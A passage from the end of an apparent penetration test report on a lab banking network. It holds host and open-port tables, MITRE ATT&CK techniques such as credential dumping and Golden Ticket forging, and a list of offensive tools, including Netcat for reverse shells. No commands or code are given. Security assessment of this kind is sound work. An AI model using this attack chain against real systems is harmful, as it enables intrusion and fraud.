Demonstrated the ability to impersonate both Capturer and Approver roles in the SWIFT financial application. Successfully simulated a complete fraudulent transaction lifecycle and obtained all related operational flags.
-

8. Appendix E | Open Port Information for In-Scope Domains / IPs

Host	IP Address	Open Ports	Services
Webmail	10.200.116.11	80, 443	IIS, HTTP/HTTPS
VPN Gateway	10.200.116.12	80, 443	OpenVPN, HTTP
Web Server	10.200.116.13	80, 443	Apache/OctoberCMS
WRK1	10.200.116.21	3389, 445, 22	RDP, SMB, SSH
WRK2	10.200.116.22	3389, 445, 22	RDP, SMB, SSH
CORPDC	10.200.116.102	3389, 88, 389, 445	RDP, Kerberos, LDAP, SMB
ROOTDC	10.200.103.100	3389, 88, 389, 445	RDP, Kerberos, LDAP, SMB
BANKDC	10.200.118.10	3389, 88, 389, 445	RDP, Kerberos, LDAP, SMB

9. Appendix F | Risk Definitions

- **Critical:** Leads to full domain compromise or financial system abuse.
 - **High:** Grants administrative access or exposes sensitive credentials.
 - **Medium:** Allows internal access, privilege escalation or lateral movement.
 - **Low:** OSINT-level findings or minor misconfigurations.
-

10. Appendix G | MITRE ATT&CK TTPs Used

- **T1078** – Valid Accounts
 - **T1003** – Credential Dumping
 - **T1098** – Account Manipulation
 - **T1059** – Command and Scripting Interpreter (PowerShell)
 - **T1071** – Application Layer Protocol (RDP, SMB, HTTP)
 - **T1075** – Pass the Hash/Ticket
 - **T1110** – Brute Force
 - **T1547** – Boot or Logon Autostart Execution
 - **T1006** – Direct Volume Access
 - **T1558** – Steal or Forge Kerberos Tickets (Golden Ticket)
-

11. Appendix H | Tool Usage

- **Nmap** – Port scanning & service discovery
 - **Hydra** – Password brute-forcing (RDP, HTTP)
 - **Hashcat** – NTLM hash cracking
 - **Impacket (secretsdump, GetUserSPNs)** – Credential dumping, lateral movement
 - **Mimikatz** – Password extraction, Kerberos ticket creation
 - **Evil-WinRM** – Remote shell via WinRM
 - **Xfreerdp** – RDP access to Windows hosts
 - **PsExec** – Remote command execution
 - **BloodHound/SharpHound** – AD attack path enumeration
 - **Chisel** – Reverse tunneling and pivoting
 - **Netcat** – Reverse shells
-

12. Disclaimer

This report is intended solely for the use of the authorized recipient. The information within was gathered for the purpose of improving the security posture of the target environment. Unauthorized distribution or misuse of this report is prohibited.